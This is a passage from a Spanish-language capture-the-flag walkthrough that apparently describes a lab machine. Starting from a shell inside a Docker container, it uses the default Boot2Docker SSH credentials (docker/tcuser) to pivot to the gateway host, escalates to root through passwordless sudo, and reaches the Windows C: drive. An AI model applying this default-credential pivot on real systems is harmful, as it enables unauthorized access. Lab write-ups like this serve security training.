8 ago 2021 — **Boot2Docker** is a lightweight Linux distribution made specifically to run **Docker** containers. It runs completely from RAM, is a ~45MB download and ...

Nos da unas claves por defecto que se utilizan para gestionar este contenedor:

Docker Machine auto logs in using the generated SSH key, but if you want to SSH into the machine manually (or you're not using a Docker Machine managed VM), the credentials are:

```
user: docker
pass: tcuser
```

Vamos a probar a conectarnos a la maquina real por ssh:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh docker@10.10.10.236
docker@10.10.10.236's password:
Permission denied, please try again.
docker@10.10.10.236's password:
Permission denied, please try again.
docker@10.10.10.236's password:
```

Como no me deja, vamos a ver los enrutamientos que tiene este docker para saber con que se comunica:

```
postgres@bc56e3cc55e9:/var/lib/postgresql$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         172.17.0.1      0.0.0.0         UG    0      0        0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 eth0
```

Como vemos que esta utilizando un host (172.17.0.1) vamos a probar si las claves ssh pueden ser de ese equipo:

```
postgres@bc56e3cc55e9:/var/lib/postgresql$ ssh docker@172.17.0.1
docker@172.17.0.1's password:
   ( '>')
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)           www.tinycorelinux.net

docker@box:~$ whoami
docker
```

Hemos conseguido pivotar a docker:

```
docker@box:~$ uname -a
Linux box 4.14.154-boot2docker #1 SMP Thu Nov 14 19:19:08 UTC 2019 x86_64 GNU/Linux
```

Podemos ejecutar cualquier comando como root sin el uso de la contraseña:

```
docker@box:~$ sudo -l
User docker may run the following commands on this host:
    (root) NOPASSWD: ALL
```

```
docker@box:~$ sudo su
root@box:/home/docker# whoami
root
```

Este docker tiene conexion directa con la unidad logica "c:", que nos la encontramos en la raiz del sistema, ahi podemos acceder a la carpeta home del usuario administrador y conseguir la flag